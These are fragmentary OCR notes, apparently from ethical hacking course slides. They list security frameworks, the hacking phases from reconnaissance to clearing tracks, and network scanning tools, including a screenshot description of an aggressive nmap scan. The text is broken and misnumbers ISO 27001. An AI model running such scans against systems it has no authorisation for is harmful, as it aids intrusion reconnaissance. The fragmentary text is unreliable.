

Law






Eisa(Enterprise Information Security Architecture)

- Iso 270001
- Fisma
- Pci Dss



MODULE 2: FOOTPRINTING AND RECONNAISSANCE

MODULE 2: FOOTPRINTING AND RECONNAISSANCE



Reconnaissance → Social engineering

Scanning → Port scan,banner grabbing

Gaining access

Maintaining access → Backdoor,privilege


Clearing tracks




2

MODULE 2: FOOTPRINTING AND RECONNAISSANCE

Tools




Network Tools



MODULE 3: SCANNING NETWORKS

MODULE 3: SCANNING NETWORKS



Network


group computers

common communication protocols

over digital interconnections


sharing resources

provided by the network nodes.




3

MODULE 3: SCANNING NETWORKS




Tools



NMAP


The image shows two windows side-by-side. On the left is the Zenmap interface, which has a blue header bar with the title 'Zenmap' and a menu bar with 'Scan', 'Tools', 'Profile', and 'Help'. Below the menu is a toolbar with icons for 'New Scan', 'Command Wizard', 'Save Scan', 'Open Scan', 'Report a bug', and 'Help'. A main panel displays a scan progress window titled 'Intense Scan on scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net'. It shows a target dropdown set to '.0 wap.yuma.net zardoz.yuma.net', a profile dropdown set to 'Intense Scan', and a command line field containing 'nmap -T Aggressive -A scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net'. At the bottom are tabs for 'Hosts', 'Services', 'Ports / Hosts', 'Nmap Output', 'Host Details', and 'Scan Details'. On the right is the SuperScan 3.00 interface, featuring a blue header bar with the title 'SuperScan 3.00'. It includes a 'Hostname Lookup' section with a text input for '127.0.0.1' and a 'Resolved' dropdown. To the right are 'Configuration' and 'Scan' sections. The 'Scan' section contains fields for 'IP' (with 'Start' at 189.166.75.1 and 'Stop' at 189.166.75.255), 'Timeout' (set to 400), and 'Scan type' options like 'Resolve hostnames' (unchecked), 'Only scan responsive pings' (checked), 'Show host responses' (checked), 'Ping only' (radio button), and 'Every port in list' (radio button). The 'Scan' section also lists 'Ping' (status 0), 'Scanning' (status 0), and 'Resolving' (status 0) for the IP range. Navigation buttons 'PrevC', 'NextC', and '1.254' are at the bottom.

7





3

MODULE 3: SCANNING NETWORKS




Tools







Packet




MODULE 3: SCANNING NETWORKS



